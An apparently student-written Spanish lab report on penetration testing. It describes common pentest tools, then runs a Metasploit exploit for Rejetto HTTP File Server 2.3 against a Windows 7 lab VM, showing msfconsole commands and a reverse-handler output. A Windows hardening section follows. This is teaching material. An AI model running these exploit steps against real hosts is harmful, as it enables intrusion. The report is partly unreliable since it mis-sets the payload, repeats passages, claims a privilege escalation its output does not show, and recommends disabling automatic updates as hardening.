
```
estudiante@seminario: ~
Archivo   Acciones   Editar   Vista   Ayuda
estudiante@seminario:~$ ping 192.168.10.23
PING 192.168.10.23 (192.168.10.23) 56(84) bytes of data.
64 bytes from 192.168.10.23: icmp_seq=1 ttl=127 time=1.18 ms
64 bytes from 192.168.10.23: icmp_seq=2 ttl=127 time=2.75 ms
64 bytes from 192.168.10.23: icmp_seq=3 ttl=127 time=1.84 ms
64 bytes from 192.168.10.23: icmp_seq=4 ttl=127 time=3.60 ms
64 bytes from 192.168.10.23: icmp_seq=5 ttl=127 time=3.63 ms
64 bytes from 192.168.10.23: icmp_seq=6 ttl=127 time=3.19 ms
64 bytes from 192.168.10.23: icmp_seq=7 ttl=127 time=2.77 ms
```

Fuente: Propio.

Conexión máquina Kali Linux con Windows 7 SE2020 64 Bits

Realizamos ping 10.0.2.15 para acceder a la máquina y obtenemos respuesta, conexión exitosa:

Imagen 10, ping 10.0.2.15.



Fuente: Propio.

2.4 EJECUCION DE PRUEBA DE INTRUSION

2.4.1 HERRAMIENTAS

A continuación, se exponen algunas de las herramientas que están disponibles y permiten ser usadas dentro de las pruebas de penetración:

“Maltego: Es una herramienta que permite recolectar información de internet de personas u organizaciones, permitiendo cruzar información para obtener cuentas de redes sociales y correos electrónicos. Maltego tiene dos tipos de módulos de servidor, profesional y básica, la diferencia principal son los módulos a los que tiene acceso cada versión. Para terminar Maltego cuenta con una interfaz gráfica muy intuitiva, su licencia es propietaria teniendo versiones de pago y libre.

Nessus: Es una solución de evaluación de vulnerabilidad estándar de la industria que ayuda a identificar vulnerabilidades, incluyendo fallas de software, parches faltantes, malware y configuraciones erróneas, en una variedad de sistemas operativos, dispositivos y aplicaciones. Tiene una licencia propietaria de pago.

OpenVas: Software de escaneo de vulnerabilidades muy completo, optimizado para pruebas a gran escala, dentro de sus características están: realizar pruebas no autenticadas y pruebas autenticadas; además, cuenta con su propio lenguaje para implementar cualquier tipo de prueba de vulnerabilidad. Su licenciamiento es GNU GPL.

Kali: Es una distribución basada en Linux, su antecesor se puede decir que es BackTrack. Este sistema operativo está enfocado en la auditoría y la seguridad informática en general, trae preinstalado muchas herramientas para diferentes actividades como escaneo de puertos, sniffer, crakeo de contraseñas, pruebas de seguridad inalámbrica, entre otras. Su licencia es GPL.

Foca: Es una herramienta para encontrar metadatos e información oculta en documentos de texto y hojas de cálculo, etc. Realiza una revisión completa de los ficheros para obtener datos relevantes de una empresa. Es una herramienta que se emplea de forma recurrente durante la etapa de recolección de información.

Caín: También conocido como Caín y Abel, es una herramienta para la recuperación de contraseñas bajo diferentes métodos como fuerza bruta, diccionario de datos o criptoanálisis; entre sus características se destaca crakeo web, aceleración de captura de paquetes, calculadora de hashes y ARP Spoofing. Su licencia es de software libre.

Nmap: Utilidad multi plataforma de código abierto con licencia GNU para descubrimiento de redes y auditoría de seguridad. Emplea paquetes de IP sin procesar para determinar si un host está disponible en la red, los servicios activos, el sistema operativo y los filtros que tiene el firewall; dentro de sus atributos están su flexibilidad, portabilidad, soporte por parte de una comunidad activa y la buena documentación que lo acompaña.

Metasploit: Framework con licencia BDS. Permite desarrollar y ejecutar exploit contra máquinas remotas. Se construyó inicialmente en leguaje Perl, pero fue reescrito en Ruby; está orientado al desarrollo y ejecución de exploit contra máquinas remotas. La versión no paga tiene soporte de la comunidad y la versión paga conocida como Metasploit pro está soportada por Rapid 7.

Zenmap: Se puede decir que es un cliente de Nmap que brida una interfaz gráfica para simplificar su uso sin perder su poder."[16]


[16] UNIVERSIDAD PILOTO DE COLOMBIA. Castro Carlos. Pruebas de penetración e intrusión, Pruebas de Penetración e Intrusión, Castro, Carlos, Disponible en: http://repository.unipiloto.edu.co/bitstream/handle/20.500.12277/6273/00005218.pdf?sequence=1&isAllowed=y

2.4.2 PRUEBA DE INTRUSION

Para el desarrollo del proceso de pentesting se utilizó la distribución Kali Linux. Es una distribución basada en Linux, su antecesor se puede decir que es BackTrack. Este sistema operativo está enfocado en la auditoría y la seguridad informática en general, trae preinstalado muchas herramientas para diferentes actividades como escaneo de puertos, sniffer, crakeo de contraseñas, pruebas de seguridad inalámbrica, entre otras. Su licencia es GPL.

Se realizó la instalación de Rejetto HTTP File Server versión 2.3 en el sistema operativo Windows 7-X64


Imagen 11, instalación de Rejetto HTTP File Server versión 2.3.



Fuente: Propio.

Se realizó la creación de la carpeta "prueba unad"

Imagen 12, creación carpeta "prueba unad".



Fuente: Propio.


Se establece la dirección IP de la máquina del sistema operativo Windows 7-X64:

Imagen 13, dirección IP de la máquina del sistema operativo Windows 7-X64.

Fuente: Propio.

Se realiza enumeración con la herramienta **nmap** en el sistema operativo Windows IP 192.168.0.140 en el sistema operativo distribución Kali Linux. Se realiza la identificación de una vulnerabilidad el cual es un servicio identificado como puerto 80/tcp **versión HttpFileServer httpd 2.3m**.


Imagen 14, enumeración con la herramienta nmap.



Fuente: Propio.

Se realiza el ingreso a metasploit:


Imagen 15, ingreso a metasploit.



Fuente: Propio.

A continuación, se realiza búsqueda de la versión encontrada: **HttpFileServer httpd 2.3m**.

Imagen 16, búsqueda HttpFileServer httpd 2.3m.




Fuente: Propio.

Se identifica el aplicativo el cual contiene la vulnerabilidad. **Rejetto HttpFileServer** es vulnerable al ataque de ejecución remota de comandos debido a una expresión regular deficiente en el archivo ParserLib.pas. Este módulo explota los comandos de secuencia de comandos HFS mediante el uso de '% 00' para omitir el filtrado. Este módulo se ha probado con éxito en HFS 2.3b sobre Windows XP SP3, Windows 7 SP1 y Windows 8.

Luego de validar el exploit a utilizar, obtengo información del sistema objetivo, con la instrucción info:


Imagen 17, información del sistema objetivo.



Fuente: Propio.

Se obtiene información del sistema objetivo, con la instrucción options:

Imagen 18, información del sistema objetivo.



Fuente: Propio.

Se selecciona el objetivo, en la dirección IP 192.168.0.140 y se asigna un **Payload,** el cual se puede definir como la carga que se ejecuta en la vulnerabilidad.


Imagen 19, establecimiento del Payload.

```
msf5 > use 0
msf5 exploit(windows/http/rejetto_hfs_exec) > set rhosts 192.168.0.140
rhosts => 192.168.0.140
msf5 exploit(windows/http/rejetto_hfs_exec) > set payload exploit/windows/http/rejetto_hfs_exec
```

Fuente: Propio.

Se ejecuta el exploit en la aplicación:

Imagen 20, ejecución del exploit.



Fuente: Propio.

Se ejecuta el exploit en metasploit:

Imagen 21, ejecución del exploit.

```
msf5 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started HTTPS reverse handler on https://192.168.0.130:8443
[*] Using URL: http://0.0.0.0:8080/uinFr34eEmi
[*] Local IP: http://192.168.0.130:8080/uinFr34eEmi
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obs
olete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obs
olete
[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\MoNknRKkIWvzZL.vbs' on the target
[*] Exploit completed, but no session was created.
msf5 exploit(windows/http/rejetto_hfs_exec) >
```

Fuente: Propio.

Los datos que fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina windows 7 X64 son:

- Aplicación que tiene instalada es rejetto v. 2.3.
- El sistema operativo en el cual se encuentra la instalación y la fuga de información, windows 7 con arquitectura X64.
- La aplicación rejetto v. 2.3. tiene asociado un exploit que puede terminar en una Shell reversa y una sesión abierta de meterpreter.
- Se establece en la investigación, un escalamiento de privilegios por medio de la creación de un usuario tipo administrador del sistema.

Se utilizaron las siguientes herramientas para poder identificar los fallos de seguridad de la “máquina Windows 7:

Kali: Es una distribución basada en Linux, su antecesor se puede decir que es BackTrack. Este sistema operativo está enfocado en la auditoría y la seguridad informática en general, trae preinstalado muchas herramientas para diferentes actividades como escaneo de puertos, sniffer, crakeo de contraseñas, pruebas de seguridad inalámbrica, entre otras. Su licencia es GPL.[17]

Nmap: Utilidad multi plataforma de código abierto con licencia GNU para descubrimiento de redes y auditoría de seguridad. Emplea paquetes de IP sin procesar para determinar si un host está disponible en la red, los servicios activos, el sistema operativo y los filtros que tiene el firewall; dentro de sus atributos están su flexibilidad, portabilidad, soporte por parte de una comunidad activa y la buena documentación que lo acompaña.[18]

Metasploit: Framework con licencia BDS. Permite desarrollar y ejecutar exploit contra máquinas remotas. Se construyó inicialmente en leguaje Perl, pero fue reescrito en Ruby; está orientado al desarrollo y ejecución de exploit contra máquinas remotas. La versión no paga tiene soporte de la comunidad y la versión paga conocida como Metasploit pro está soportada por Rapid 7.[19]

El puerto es el 80 Este puerto es el que se usa para la navegación web de forma no segura HTTP.

[17] MUY SEGURIDAD, Diez herramientas de pentesting con las que poner a prueba la seguridad de tu empresa, Disponible en: https://www.muyseguridad.net/2019/06/05/diez-herramientas-pentatesting/

[18] Ibit, p. 1.

[19] Ibit, p. 1

Los ataques de exploits son una clase de malware que se aprovecha de los errores desarrollados en los softwares con el fin de infectar dispositivos a través de algún tipo de código malintencionado o malicioso. Estos ataques logran un mayor éxito por lo que estos no necesitan de interacción alguna por parte de los usuarios y estos logran entregar su código sin que se genere alguna sospecha. El impacto negativo es muy alto, ya que permite acceder de manera parcial o total si se escalan privilegios, de la máquina y de los dispositivos conectados a esa red.

Se identifica el aplicativo el cual contiene la vulnerabilidad. **Rejetto HttpFileServer** es vulnerable al ataque de ejecución remota de comandos debido a una expresión regular deficiente en el archivo ParserLib.pas. Este módulo explota los comandos de secuencia de comandos HFS mediante el uso de '% 00' para omitir el filtrado. Este módulo se ha probado con éxito en HFS 2.3b sobre Windows XP SP3, Windows 7 SP1 y Windows 8.

2.4.3 PROCESO PARA HARDENIZACION

Hardening (endurecimiento) en la seguridad informática, es el proceso de aseguramiento de los sistemas a través de la reducción de las vulnerabilidades, realizando eliminación de software, de servicios, de usuarios innecesarios en estos sistemas. Adicionalmente, se pueden cerrar puertos que no estén en uso, entre otras técnicas y métodos.


Teniendo en cuenta el ataque ejecutado en el ejercicio, se pueden proponer las siguientes acciones al tratarse de un sistema operativo Windows:

A través del editor de directivas de grupo local Gpedit.msc se puede modificar varias opciones del sistema operativo windows. Este editor de políticas es una potente herramienta para conseguir endurecer el sistema, como habilitando, deshabilitando y restringiendo funciones del sistema, aplicando restricciones a la navegación por internet a través de configuraciones de estas propiedades, restringiendo accesos a través de contraseñas a la BIOS de la máquina anfitriona.

Restringir la navegación a través de internet en la máquina Windows 7 X64, se realiza los siguientes pasos:

- Ingresar a Panel de control > Opciones de internet > Solapa Conexiones Configuración LAN.


Imagen 22, configuración LAN.



Fuente: Autor.

Se marca la opción “usar un servidor proxy para LAN…” donde se digitará en la dirección IP local de la máquina (127.0.0.1) puerto 80

Imagen 23, configurar servidor proxy




Fuente: Autor.

En la ventana excepciones, se colocan URL’s permitidas para navegar, separadas con punto y coma (;)

Se ejecuta el comando Gpedit.msc para habilitar el editor de directivas de grupo local:


Imagen 24, ejecución Gpedit.msc



Fuente: Autor.

Una vez dentro, se inicia el proceso de establecer las restricciones en Configuración del equipo > Plantillas administrativas > Todos los valores.

Imagen 25, configuración restricciones.




Fuente: Autor.

Se ubican cada una de las siguientes configuraciones para que queden en el estado indicado:

- Configurar Actualizaciones automáticas. Deshabilitada.


Imagen 26, Configuración actualizaciones automáticas.



Fuente: Autor.

- Discos extraíbles: denegar acceso de ejecución. Habilitada.

Imagen 27, configuración denegar acceso de ejecución.

